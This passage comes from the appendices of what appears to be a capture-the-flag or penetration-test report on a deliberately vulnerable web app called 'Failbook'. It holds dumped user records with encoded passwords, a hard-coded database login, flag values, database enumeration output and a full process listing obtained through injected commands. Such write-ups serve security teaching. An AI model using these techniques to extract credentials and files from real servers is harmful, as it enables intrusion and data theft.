08791,'dllawrence','Danita','Lawrence','MTkfLKqlMJ5wMJcbGwMaBH5a',''),(1233368183,
'egpowell','Earnestine','Powell','MJqjo3qyoTkjowOLG0WGpD==',''),(1247888264,'wfwood
ard','Ward','Woodard','q2M3o29xLKWxBUMLAUqvn3Z=',''),(1281619940,'cmalvarez','Chri
stin','Alvarez','L21uoUMupzI6Lx1Ko3N4GID=',''),(1328401343,'ruprince','Rufina','Prince','
paIjpzyhL2IRLH9SpRq6At==',''),(1361601169,'hsdonaldson','Hwa','Donaldson','nUAxo25u
oTEmo240EauVGTkuDj==',''),(1361952531,'bfrichmond','Becky','Richmond','LzMlnJAboJ9
hMUH1DJf1ZyAX',''),(1393615953,'kyodom','Kathey','Odom','n3yiMT9gGRyYERgPLyx=',''),
(1412285974,'osgilbert','Owen','Gilbert','o3AanJkvMKW0F2SjHmEhFx8=',''),(1586614164,'
wkcaldwell','Ward','Caldwell','q2gwLJkxq2IfoQt1nyABrJAQ',''),(1608196350,'slrangel','Sh
awnda','Rangel','p2klLJ5aMJkMF0t4n3uHIj==',''),(1675660827,'ehrangel','Elane','Rangel','
MJulLJ5aMJkaZKMYA2q4Hj==',''),(1782038797,'egharrison','Esmeralda','Harrison','MJqbL
KWlnKAiozb3LyMxZJSD',''),(1851844786,'ddkramer','Deadra','Kramer','MTEepzSgMKWw
HzAGHzxjFt==',''),(1881648152,'baspence','Bonita','Spence','LzSmpTIhL2HkZHIWFKV1nN=
=',''),(1884801263,'molove','Marinda','Love','oJ9fo3MyomuFD083pmZ=',''),(1893433888,'
svcrane','Sharan','Crane','p3MwpzShMGAlMz5iIGAQ',''),(1902522983,'nwsantana','Nina','
Santana','oaqmLJ50LJ5uGTgAD1AeEmR=',''),(1914788950,'vierickson','Vance','Erickson','q
zyypzywn3AiozAXZGMwIyW2',''),(1931921182,'tom','Tom','Anderson','qT9gqT9gnKAhqJ1
vMKVkVD==',''),(2087455101,'kbblake','Katheryn','Blake','n2WvoTSeMHkDnHIhnKOW','');
/var/www/secret.php:        echo "Flag2: U3BlYWsgZnJpZW5kIGFuZCBlbnRlcgo=";
/var/www/.htpasswd:flaguser:aZYOoJ4izPiUo
/var/www/submit.php:$flagArr = array("96efb5017c547982c44db13348456616",
"07e4614c70ada41c08fb7760163e3bc0", "3759987ebe90b156c14a410a7e53e19c",
"cc4909ec70ed8a5093d729f463904765", "3771fb5158494117bf1ffa8d87100233",
"463291fd2ad232baa208b3b82fcda1e3", "3c4375b65574c1835785a2e4207b17d3",
"38dbfdf7665cd21ae679324b45e29b12", "6f297de13b3e1a0cf0033f570ea2e02b",
"20174bcabde74cb5a02149787a6974a4", "bdd8a402103d46f047a1840a94c0071e",
"42c8da7cbc89df3645200e2fd5f68749", "5f6ce084fe61178990d66b4306b00928",
"60f20bfb926a49a522f5ca7a6924f017", "b82fc33e52fe531e9b89048800541701");
/var/www/submit.php:$flagSubmission = $_POST['flag_id'];
/var/www/submit.php:if (isset($flagSubmission)) {
/var/www/submit.php:  $searchValue = "$flagSubmission";
/var/www/submit.php:  for ($x = 0; $x < count($flagArr); $x++) {
/var/www/submit.php:     if (md5("$flagSubmission") == "$flagArr[$x]") {
/var/www/submit.php:        $flagNum = $x + 1;
/var/www/submit.php:        $alertMsg = "Correct, you solved Flag $flagNum";
/var/www/submit.php:        $alertMsg = "Incorrect Flag, Try Again!";
/var/www/submit.php:  $searchValue = "Enter Flag Here";
/var/www/submit.php:    Flag Submission:
/var/www/submit.php:    <input type="text" name="flag_id" id="flag_id" value="<?php
echo $searchValue; ?>">
/var/www/submit.php:      if ($searchValue == "Enter Flag Here") {
/var/www/common.php:        $conn1 = mysql_connect( "localhost", "flaguser",
"flaguser" );
/var/www/common.php:        $table .= "<td>flaguser</td>";
/var/www/common.php:        $table .= "<td>flag</td>";
/var/www/common.php:       $table .= "<td>Flag3:
WW91IHdpbiBzb21lIGFuZCBZb3UgbG9zZSBzb21lLgo=</td>";
```

```
/var/www/flag.php.inc:Flag 14: RG9uJ3Qgd29ycnksIEJlIGhhcHB5Cg==
/var/www2/flag4.txt:Flag 4: VGhhdCB3YXMgZWFzaWVyIHRoYW50IEkgdGhvdWdodC4K
</pre>    </div>
</body>
</html>
```

APPENDIX D – RUNNING THE FIND COMMAND TO FIND FLAG 5

3.3.1 Find command searching for "flag5*"

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<link rel="icon" href="failbook.ico">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Failbook</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<script type="text/javascript" src="scripts/jquery.js"></script>
</head>
<body class="login">
<!-- header starts here -->
<div id="facebook-Bar">
  <div id="facebook-Frame">
    <div id="logo"><a href="index.php"><img src="failbook.png"></img></a></div>
    <div id="header-main-right">
      <div id="header-main-right-nav">
      </div>
    </div>
  </div>
</div>
<!-- header ends here -->
     <div id="test_test" class="test_test">
     <!-- Note: Remove this page before going operational. -->
     <pre>/home/failbook/flag5.txt
</pre>    </div>
</body>
</html>
```

3.3.2 Find command searching for "Flag 5*"

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
```

```
<link rel="icon" href="failbook.ico">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Failbook</title>
<link rel="stylesheet" href="style.css" type="text/css" />
<script type="text/javascript" src="scripts/jquery.js"></script>
</head>
<body class="login">
<!-- header starts here -->
<div id="facebook-Bar">
  <div id="facebook-Frame">
    <div id="logo"><a href="index.php"><img src="failbook.png"></img></a></div>
    <div id="header-main-right">
      <div id="header-main-right-nav">
      </div>
    </div>
  </div>
</div>
<!-- header ends here -->
     <div id="test_test" class="test_test">
     <!-- Note: Remove this page before going operational. -->
     <pre></pre>     </div>
</body>
</html>
```

3.5 APPENDIX F – THE CONTENTS OF THE ”FAILBOOK” DATABASE

```
[07:19:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[07:19:26] [INFO] fetching database names
[07:19:26] [INFO] fetching tables for databases: 'failbook, information_schema, mysql, performance_schema'
```

```
Database: failbook
[5 tables]
+-----------------------------------------------+
| flags                                         |
| images                                        |
| likes                                         |
| posts                                         |
| users                                         |
+-----------------------------------------------+

Database: performance_schema
[17 tables]
+-----------------------------------------------+
| cond_instances                                |
| events_waits_current                          |
| events_waits_history                          |
| events_waits_history_long                     |
| events_waits_summary_by_instance              |
| events_waits_summary_by_thread_by_event_name  |
| events_waits_summary_global_by_event_name     |
| file_instances                                |
| file_summary_by_event_name                    |
| file_summary_by_instance                      |
| mutex_instances                               |
| performance_timers                            |
| rwlock_instances                              |
| setup_consumers                               |
| setup_instruments                             |
| setup_timers                                  |
| threads                                       |
+-----------------------------------------------+
```


Database: information_schema
[40 tables]
CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS
COLUMN_PRIVILEGES
ENGINES
EVENTS
FILES
GLOBAL_STATUS
GLOBAL_VARIABLES
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU
INNODB_BUFFER_POOL_STATS
INNODB_CMP
INNODB_CMPMEM
INNODB_CMPMEM_RESET
INNODB_CMP_RESET
INNODB_LOCKS
INNODB_LOCK_WAITS
INNODB_TRX
KEY_COLUMN_USAGE
PARAMETERS
PARTITIONS
PLUGINS
PROCESSLIST
PROFILING
REFERENTIAL_CONSTRAINTS
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
SESSION_STATUS
SESSION_VARIABLES
STATISTICS
TABLES
TABLESPACES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TRIGGERS
USER_PRIVILEGES
VIEWS


Database: mysql
[24 tables]
user
columns_priv
db
event
func
general_log
help_category
help_keyword
help_relation
help_topic
host
ndb_binlog_index
plugin
proc
procs_priv
proxies_priv
servers
slow_log
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type


3.6 APPENDIX G – THE CONTENTS OF PROCESSLIST.PHP

UID PID PPID C STIME TTY TIME CMD root 1 0 0 May06 ? 00:00:01 /sbin/init root 2 0 0 May06 ? 00:00:00 [kthreadd] root 3 2 0 May06 ? 00:00:03 [ksoftirqd/0] root 6 2 0 May06 ? 00:00:00 [migration/0] root 7 2 0 May06 ? 00:00:00 [watchdog/0] root 8 2 0 May06 ? 00:00:00 [cpuset] root 9 2 0 May06 ? 00:00:00 [khelper] root 10 2 0 May06 ? 00:00:00 [kdevtmpfs] root 11 2 0 May06 ? 00:00:00 [netns] root 12 2 0 May06 ? 00:00:00 [sync_supers] root 13 2 0 May06 ? 00:00:00 [bdi-default] root 14 2 0 May06 ? 00:00:00 [kintegrityd] root 15 2 0 May06 ? 00:00:00 [kblockd] root 16 2 0 May06 ? 00:00:00 [ata_sff] root 17 2 0 May06 ? 00:00:00 [khubd] root 18 2 0 May06 ? 00:00:00 [md] root 21 2 0 May06 ? 00:00:00 [khungtaskd] root 22 2 0 May06 ? 00:00:06 [kswapd0] root 23 2 0 May06 ? 00:00:00 [ksmd] root 24 2 0 May06 ? 00:00:00 [khugepaged] root 25 2 0 May06 ? 00:00:00 [fsnotify_mark] root 26 2 0 May06 ? 00:00:00 [ecryptfs-kthrea] root 27 2 0 May06 ? 00:00:00 [crypto] root 35 2 0 May06 ? 00:00:00 [kthrotld] root 37 2 0 May06 ? 00:00:00 [scsi_eh_0] root 38 2 0 May06 ? 00:00:00 [scsi_eh_1] root 39 2 0 May06 ? 00:00:00 [scsi_eh_2] root 40 2 0 May06 ? 00:00:00 [scsi_eh_3] root 41 2 0 May06 ? 00:00:00 [scsi_eh_4] root 42 2 0 May06 ? 00:00:00 [scsi_eh_5] root 43 2 0 May06 ? 00:00:00 [scsi_eh_6] root 44 2 0 May06 ? 00:00:00 [scsi_eh_7] root 45 2 0 May06 ? 00:00:00 [scsi_eh_8] root 46 2 0 May06 ? 00:00:00 [scsi_eh_9] root 47 2 0 May06 ? 00:00:00 [scsi_eh_10] root 48 2 0 May06 ? 00:00:00 [scsi_eh_11] root 49 2 0 May06 ? 00:00:00 [scsi_eh_12] root 50 2 0 May06 ? 00:00:00 [scsi_eh_13] root 51 2 0 May06 ? 00:00:00 [scsi_eh_14] root 52 2 0 May06 ? 00:00:00 [scsi_eh_15] root 53 2 0 May06 ? 00:00:00 [scsi_eh_16] root 54 2 0 May06 ? 00:00:00 [scsi_eh_17] root 55 2 0 May06 ? 00:00:00 [scsi_eh_18] root 56 2 0 May06 ? 00:00:00 [scsi_eh_19] root 57 2 0 May06 ? 00:00:00 [scsi_eh_20] root 58 2 0 May06 ? 00:00:00 [scsi_eh_21] root 59 2 0 May06 ? 00:00:00 [scsi_eh_22] root 60 2 0 May06 ? 00:00:00 [scsi_eh_23] root 61 2 0 May06 ? 00:00:00 [scsi_eh_24] root 62 2 0 May06 ? 00:00:00 [scsi_eh_25] root 63 2 0 May06 ? 00:00:00 [scsi_eh_26] root 64 2 0 May06 ? 00:00:00 [scsi_eh_27] root 65 2 0 May06 ? 00:00:00 [scsi_eh_28] root 66 2 0 May06 ? 00:00:00 [scsi_eh_29] root 67 2 0 May06 ? 00:00:00 [scsi_eh_30] root 69 2 0 May06 ? 00:00:00 [scsi_eh_31] root 97 2 0 May06 ? 00:00:00 [kworker/u:30] root 98 2 0 May06 ? 00:00:00 [kworker/u:31] root 119 2 0 May06 ? 00:00:00 [devfreq_wq] root 225 2 0 May06 ? 00:00:00 [mpt_poll_0] root 228 2 0 May06 ? 00:00:00 [mpt/0] root 320 2 0 May06 ? 00:00:00 [scsi_eh_32] root 336 2 0 May06 ? 00:00:09 [jbd2/sda1-8] root 337 2 0 May06 ? 00:00:00 [ext4-dio-unwrit] failbook 351 8110 0 04:56 ? 00:00:02 unity-2d-shell root 779 2 0 May06 ? 00:00:00 [kpsmoused] root 897 1 0 May06 ? 00:00:00 upstart-socket-bridge --daemon 102 975 1 0 May06 ? 00:00:01 dbus-daemon --system --fork --activation=upstart root 1015 1 0 May06 ? 00:00:00 /usr/sbin/modem-manager root 1062 1 0 May06 ? 00:00:00 NetworkManager root 1097 1 0 May06 tty4 00:00:00 /sbin/getty -8 38400 tty4 root 1102 1 0 May06 tty5 00:00:00 /sbin/getty -8 38400 tty5 root 1115 1 0 May06 tty2 00:00:00 /sbin/getty -8 38400 tty2 root 1116 1 0 May06 tty3 00:00:00 /sbin/getty -8 38400 tty3 root 1118 1 0 May06 tty6 00:00:00 /sbin/getty -8 38400 tty6 daemon 1124 1 0 May06 ? 00:00:00 atd root 1192 2 0 May06 ? 00:00:05 [flush-8:0] www-data 1441 126910 0 05:07 ? 00:00:00 sh -c ps -ef www-data 1442 1441 0 05:07 ? 00:00:00 ps -ef root 7409 1 0 May06 ? 00:03:04 /usr/sbin/vmware-vmblock-fuse -o subtype=vmware-vmblock,default_permissions,allow_other /var/run/vmblock-fuse root 7430 1 0 May06 ? 00:00:23 /usr/sbin/vmtoolsd root 7450 1 0 May06 ? 00:00:00 /usr/lib/vmware-vgauth/VGAuthService -s root 7549 1 0 May06 ? 00:00:10 //usr/lib/vmware-caf/pme/bin/ManagementAgentHost root 7690 1 0 May06 ? 00:00:00 lightdm root 7692 1 0 May06 tty1 00:00:00 /sbin/getty -8 38400 tty1 root 7698 7690 0 May06 tty7 00:01:05 /usr/bin/X :0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch root 7702 2 0 May06 ? 00:00:00 [ttm_swap] root 7728 1 0 May06 ? 00:00:00 /usr/sbin/console-kit-daemon --no-daemon root 7855 7690 0 May06 ? 00:00:00 lightdm --session-child 12 19 rtkit 7873 1 0 May06 ? 00:00:00

/usr/lib/rtkit/rtkit-daemon failbook 8100 1 0 May06 ? 00:00:00 /usr/bin/gnome-keyring-daemon --daemonize --login failbook 8110 7855 0 May06 ? 00:00:02 gnome-session --session=ubuntu failbook 8146 8110 0 May06 ? 00:00:00 /usr/bin/ssh-agent /usr/bin/dbus-launch --exit-with-session gnome-session --session=ubuntu failbook 8149 1 0 May06 ? 00:00:00 /usr/bin/dbus-launch --exit-with-session gnome-session --session=ubuntu failbook 8150 1 0 May06 ? 00:00:05 //bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session failbook 8157 8110 0 May06 ? 00:00:04 /usr/lib/gnome-settings-daemon/gnome-settings-daemon failbook 8171 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd failbook 8173 1 0 May06 ? 00:00:00 /usr/lib/gvfs//gvfs-fuse-daemon -f /home/failbook/.gvfs failbook 8180 8110 0 May06 ? 00:00:07 metacity colord 8182 1 0 May06 ? 00:00:00 /usr/lib/x86_64-linux-gnu/colord/colord failbook 8191 1 0 May06 ? 00:00:11 /usr/bin/pulseaudio --start --log-target=syslog failbook 8194 8191 0 May06 ? 00:00:00 /usr/lib/pulseaudio/pulse/gconf-helper failbook 8196 1 0 May06 ? 00:00:00 /usr/lib/x86_64-linux-gnu/gconf/gconfd-2 failbook 8202 8110 0 May06 ? 00:00:14 unity-2d-panel failbook 8209 8110 0 May06 ? 00:00:01 /usr/lib/gnome-settings-daemon/gnome-fallback-mount-helper failbook 8210 8110 0 May06 ? 00:00:07 nautilus -n failbook 8212 1 0 May06 ? 00:00:07 /usr/lib/bamf/bamfdaemon failbook 8219 8110 0 May06 ? 00:00:02 nm-applet failbook 8221 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfs-gdu-volume-monitor failbook 8233 8110 0 May06 ? 00:00:01 bluetooth-applet failbook 8237 8110 0 May06 ? 00:00:01 /usr/lib/policykit-1-gnome/polkit-gnome-authentication-agent-1 failbook 8238 1 0 May06 ? 00:00:27 /usr/lib/vmware-tools/sbin64/vmtoolsd -n vmusr --blockFd 3 failbook 8242 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfs-gphoto2-volume-monitor failbook 8272 1 0 May06 ? 00:00:01 /usr/lib/gvfs/gvfs-afc-volume-monitor failbook 8275 1 0 May06 ? 00:00:00 /usr/lib/dconf/dconf-service failbook 8286 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd-trash --spawner :1.7 /org/gtk/gvfs/exec_spaw/0 failbook 8306 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd-burn --spawner :1.7 /org/gtk/gvfs/exec_spaw/1 failbook 8309 1 0 May06 ? 00:00:07 /usr/lib/unity/unity-panel-service failbook 8316 1 0 May06 ? 00:00:02 /usr/lib/indicator-printers/indicator-printers-service failbook 8319 1 0 May06 ? 00:00:00 /usr/lib/indicator-session/indicator-session-service failbook 8321 1 0 May06 ? 00:00:00 /usr/lib/indicator-application/indicator-application-service failbook 8322 1 0 May06 ? 00:00:00 /usr/lib/indicator-messages/indicator-messages-service failbook 8324 1 0 May06 ? 00:00:00 /usr/lib/indicator-sound/indicator-sound-service failbook 8325 1 0 May06 ? 00:00:00 /usr/lib/indicator-datetime/indicator-datetime-service failbook 8366 1 0 May06 ? 00:00:00 /usr/lib/geoclue/geoclue-master failbook 8368 1 0 May06 ? 00:00:00 /usr/lib/ubuntu-geoip/ubuntu-geoip-provider failbook 8383 1 0 May06 ? 00:00:02 /usr/lib/indicator-appmenu/hud-service failbook 8385 1 0 May06 ? 00:00:01 /usr/lib/unity-lens-applications/unity-applications-daemon failbook 8387 1 0 May06 ? 00:00:00 /usr/lib/unity-lens-files/unity-files-daemon failbook 8389 1 0 May06 ? 00:00:00 /usr/lib/unity-lens-music/unity-music-daemon failbook 8391 1 0 May06 ? 00:00:00 /usr/bin/python /usr/lib/unity-lens-video/unity-lens-video failbook 8413 1 0 May06 ? 00:00:00 /usr/bin/zeitgeist-daemon failbook 8432 1 0 May06 ? 00:00:00 /usr/lib/zeitgeist/zeitgeist-fts failbook 8433 1 0 May06 ? 00:00:00 zeitgeist-datahub failbook 8440 8432 0 May06 ? 00:00:00 /bin/cat failbook 8472 1 0 May06 ? 00:00:00 /usr/lib/unity-lens-music/unity-musicstore-daemon failbook 8473 1 0 May06 ? 00:00:01 /usr/bin/python /usr/lib/unity-scope-video-remote/unity-scope-video-remote failbook 8505 8110 0 May06 ? 00:00:01 /usr/lib/gnome-disk-utility/gdu-notification-daemon failbook 8551 8110 0 May06 ? 00:00:01 telepathy-indicator failbook 8558 1 0 May06 ? 00:00:00 /usr/lib/telepathy/mission-control-5 failbook 8563 1 0 May06 ? 00:00:00 /usr/lib/gnome-online-accounts/goa-daemon failbook 8631 8110 0 May06 ? 00:00:03 gnome-screensaver failbook 8652 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd-metadata root 8720 1 0 May06 ? 00:00:00 dbus-launch --autolaunch=6bec3dfbaf579436523feebf00000006 --binary-syntax --close-stderr root 8721 1 0 May06 ? 00:00:00 //bin/dbus-daemon --fork --print-pid 5 --print-address 7 --session root 8725 1 0 May06 ? 00:00:00 /usr/lib/dconf/dconf-service root 8730 1 0 May06 ? 00:00:00 /usr/bin/zeitgeist-daemon root

8737 1 0 May06 ? 00:00:00 /usr/lib/zeitgeist/zeitgeist-fts root 8738 1 0 May06 ? 00:00:00 zeitgeist-datahub root 8746 1 0 May06 ? 00:00:00 /usr/lib/gvfs/gvfsd root 8748 1 0 May06 ? 00:00:00 /usr/lib/gvfs//gvfs-fuse-daemon -f /root/.gvfs root 8752 8737 0 May06 ? 00:00:00 /bin/cat failbook 8757 8110 0 May06 ? 00:00:05 update-notifier root 8814 1 0 May06 ? 00:00:00 /usr/bin/python /usr/lib/system-service/system-service-d failbook 9038 8110 0 May06 ? 00:00:00 /usr/lib/deja-dup/deja-dup/deja-dup-monitor failbook 9043 1 0 May06 ? 00:00:00 /usr/bin/python /usr/lib/ubuntuone-client/ubuntuone-login failbook 9237 1 0 May06 ? 00:00:00 /usr/lib/x86_64-linux-gnu/at-spi2-core/at-spi-bus-launcher root 9439 1062 0 May06 ? 00:00:00 /sbin/dhclient -d -4 -sf /usr/lib/NetworkManager/nm-dhcp-client.action -pf /var/run/sendsigs.omit.d/network-manager.dhclient-eth1.pid -lf /var/lib/dhcp/dhclient-160acabe-89af-4fb9-88e3-857db6a4b8a1-eth1.lease -cf /var/run/nm-dhclient-eth1.conf eth1 root 31884 2 0 00:09 ? 00:00:00 [krfcommd] root 48787 1 0 00:11 ? 00:00:00 upstart-udev-bridge --daemon root 48789 1 0 00:11 ? 00:00:00 /sbin/udevd --daemon root 67313 1 0 00:13 ? 00:00:00 /usr/sbin/bluetoothd root 68280 1 0 00:14 ? 00:00:00 cron root 68651 1 0 00:14 ? 00:00:00 /usr/lib/accountsservice/accounts-daemon root 68654 1 0 00:14 ? 00:00:00 /usr/lib/policykit-1/polkitd --no-debug root 74065 1 0 00:14 ? 00:00:00 /usr/sbin/cupsd -F whoopsie 74784 1 0 00:15 ? 00:00:00 whoopsie syslog 74991 1 0 00:15 ? 00:00:00 rsyslogd -c5 root 79019 1 0 00:15 ? 00:00:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket avahi 79179 1 0 00:15 ? 00:00:00 avahi-daemon: running [ubuntu.local] avahi 79181 79179 0 00:15 ? 00:00:00 avahi-daemon: chroot helper root 82871 2 0 00:16 ? 00:00:00 [xfs_mru_cache] root 82872 2 0 00:16 ? 00:00:00 [xfslogd] root 82873 2 0 00:16 ? 00:00:00 [xfsdatad] root 82874 2 0 00:16 ? 00:00:00 [xfsconvertd] root 82877 2 0 00:16 ? 00:00:00 [jfsIO] root 82878 2 0 00:16 ? 00:00:00 [jfsCommit] root 82879 2 0 00:16 ? 00:00:00 [jfsSync] root 82993 1 0 00:16 ? 00:00:00 /usr/lib/udisks/udisks-daemon root 82994 82993 0 00:16 ? 00:00:00 udisks-daemon: not polling any devices root 83024 48789 0 00:16 ? 00:00:00 /sbin/udevd --daemon root 83025 48789 0 00:16 ? 00:00:00 /sbin/udevd --daemon failbook 93478 1 0 00:18 ? 00:00:06 /usr/bin/python /usr/bin/update-manager --no-focus-on-map root 93544 1 0 00:18 ? 00:00:00 /usr/lib/upower/upowerd root 94257 2 0 00:21 ? 00:00:00 [kworker/0:2] failbook 94908 1 0 00:26 ? 00:00:02 /usr/lib/notify-osd/notify-osd bind 95375 1 0 00:27 ? 00:00:00 /usr/sbin/named -u bind mysql 95505 1 0 00:27 ? 00:01:25 /usr/sbin/mysqld failbook 95978 1 0 00:31 ? 00:00:12 gnome-terminal failbook 95985 95978 0 00:31 ? 00:00:00 gnome-pty-helper failbook 95987 95978 0 00:31 pts/0 00:00:00 bash root 96313 1062 0 00:34 ? 00:00:00 /sbin/dhclient -d -4 -sf /usr/lib/NetworkManager/nm-dhcp-client.action -pf /var/run/sendsigs.omit.d/network-manager.dhclient-eth2.pid -lf /var/lib/dhcp/dhclient-fecc002b-4599-4f3d-9a9f-8cdae4818a65-eth2.lease -cf /var/run/nm-dhclient-eth2.conf eth2 root 96977 1 0 00:39 ? 00:00:01 /usr/sbin/apache2 -k start root 100972 95987 0 01:21 pts/0 00:00:00 sudo grep -ri Rmx5LCB5b3UgZm9vbHMuCg== / root 100973 100972 0 01:21 pts/0 00:02:10 grep -ri Rmx5LCB5b3UgZm9vbHMuCg== / failbook 101682 95978 0 01:27 pts/2 00:00:00 bash nobody 110696 1062 0 02:16 ? 00:00:00 /usr/sbin/dnsmasq --no-resolv --keep-in-foreground --no-hosts --bind-interfaces --pid-file=/var/run/sendsigs.omit.d/network-manager.dnsmasq.pid --listen-address=127.0.0.1 --conf-file=/var/run/nm-dns-dnsmasq.conf --cache-size=0 --proxy-dnssec www-data 111242 96977 0 02:22 ? 00:00:03 /usr/sbin/apache2 -k start www-data 111854 96977 0 02:28 ? 00:00:03 /usr/sbin/apache2 -k start www-data 113800 96977 0 02:41 ? 00:00:03 /usr/sbin/apache2 -k start www-data 124090 96977 0 03:40 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124194 96977 0 03:40 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124197 96977 0 03:41 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124254 96977 0 03:41 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124387 96977 0 03:43 ? 00:00:00 /usr/sbin/apache2 -k start www-data 124786 96977 0 03:47 ? 00:00:00 /usr/sbin/apache2 -k start root 125396 2 0 03:54 ? 00:00:03 [kworker/0:0] www-

```
data 126910 96977 0 04:10 ? 00:00:00 /usr/sbin/apache2 -k start root 131057 2 0 04:55 ? 00:00:00 [kworker/0:3]
```



failbook

UID PID PPID C STIME TTY TIME CMD root 1 0 0 May06 ? 00:00:01 /sbin/init root 2 0 0 May06 ? 00:00:00 [kthreadd] root 3 2 0 May06 ? 00:00:03 [ksoftirqd/0] root 6 2 0 May06 ? 00:00:00 [migration/0] root 7 2 0 May06 ? 00:00:00 [watchdog/0] root 8 2 0 May06 ? 00:00:00 [cpuset] root 9 2 0 May06 ? 00:00:00 [khelper] root 10 2 0 May06 ? 00:00:00 [kdevtmpfs] root 11 2 0 May06 ? 00:00:00 [netns] root 12 2 0 May06 ? 00:00:00 [sync_supers] root 13 2 0 May06 ? 00:00:00 [bdi-default] root 14 2 0 May06 ? 00:00:00 [kintegrityd] root 15 2 0 May06 ? 00:00:00 [kblockd] root 16 2 0 May06 ? 00:00:00 [ata_sff] root 17 2 0 May06 ? 00:00:00 [khubd] root 18 2 0 May06 ? 00:00:00 [md] root 21 2 0 May06 ? 00:00:00 [khungtaskd] root 22 2 0 May06 ? 00:00:06 [kswapd0] root 23 2 0 May06 ? 00:00:00 [ksmd] root 24 2 0 May06 ? 00:00:00 [khugepaged] root 25 2 0 May06 ? 00:00:00 [fsnotify_mark] root 26 2 0 May06 ? 00:00:00 [ecryptfs-kthrea] root 27 2 0 May06 ? 00:00:00 [crypto] root 35 2 0 May06 ? 00:00:00 [kthrotld] root 37 2 0 May06 ? 00:00:00 [scsi_eh_0] root 38 2 0 May06 ? 00:00:00 [scsi_eh_1] root 39 2 0 May06 ? 00:00:00 [scsi_eh_2] root 40 2 0 May06 ? 00:00:00 [scsi_eh_3] root 41 2 0 May06 ? 00:00:00 [scsi_eh_4] root 42 2 0 May06 ? 00:00:00 [scsi_eh_5] root 43 2 0 May06 ? 00:00:00 [scsi_eh_6] root 44 2 0 May06 ? 00:00:00 [scsi_eh_7] root 45 2 0 May06 ? 00:00:00 [scsi_eh_8] root 46 2 0 May06 ? 00:00:00 [scsi_eh_9] root 47 2 0 May06 ? 00:00:00 [scsi_eh_10] root 48 2 0 May06 ? 00:00:00 [scsi_eh_11] root 49 2 0 May06 ? 00:00:00 [scsi_eh_12] root 50 2 0 May06 ? 00:00:00 [scsi_eh_13] root 51 2 0 May06 ? 00:00:00 [scsi_eh_14] root 52 2 0 May06 ? 00:00:00 [scsi_eh_15] root 53 2 0 May06 ? 00:00:00 [scsi_eh_16] root 54 2 0 May06 ? 00:00:00 [scsi_eh_17] root 55 2 0 May06 ? 00:00:00 [scsi_eh_18] root 56 2 0 May06 ? 00:00:00 [scsi_eh_19] root 57 2 0 May06 ? 00:00:00 [scsi_eh_20] root 58 2 0 May06 ? 00:00:00 [scsi_eh_21] root 59 2 0 May06 ? 00:00:00 [scsi_eh_22] root 60 2 0 May06 ? 00:00:00 [scsi_eh_23] root 61 2 0 May06 ? 00:00:00 [scsi_eh_24] root 62 2 0 May06 ? 00:00:00 [scsi_eh_25] root 63 2 0 May06 ? 00:00:00 [scsi_eh_26] root 64 2 0 May06 ? 00:00:00 [scsi_eh_27] root 65 2 0 May06 ? 00:00:00 [scsi_eh_28] root 66 2 0 May06 ? 00:00:00 [scsi_eh_29] root 67 2 0 May06 ? 00:00:00 [scsi_eh_30] root 69 2 0 May06 ? 00:00:00 [scsi_eh_31] root 97 2 0 May06 ? 00:00:00 [kworker/u:30] root 98 2 0 May06 ? 00:00:00 [kworker/u:31] root 119 2 0 May06 ? 00:00:00 [devfreq_wq] root 225 2 0 May06 ? 00:00:00 [mpt_poll_0] root 228 2 0 May06 ? 00:00:00 [mpt/0] root 320 2 0 May06 ? 00:00:00 [scsi_eh_32] root 336 2 0 May06 ? 00:00:09 [jbd2/sda1-8] root 337 2 0 May06 ? 00:00:00 [ext4-dio-unwrit] failbook 351 8110 0 04:56 ? 00:00:02 unity-2d-shell root 779 2 0 May06 ? 00:00:00 [kpsmoused] root 897 1 0 May06 ? 00:00:00 upstart-socket-bridge --daemon 102 975 1 0 May06 ? 00:00:01 dbus-daemon --system --fork --activation=upstart root 1015 1 0 May06 ? 00:00:00 /usr/sbin/modem-manager root 1062 1 0 May06 ? 00:00:00 NetworkManager root 1097 1 0 May06 tty4 00:00:00 /sbin/getty -8 38400 tty4 root 1102 1 0 May06 tty5 00:00:00 /sbin/getty -8 38400 tty5 root 1115 1 0 May06 tty2 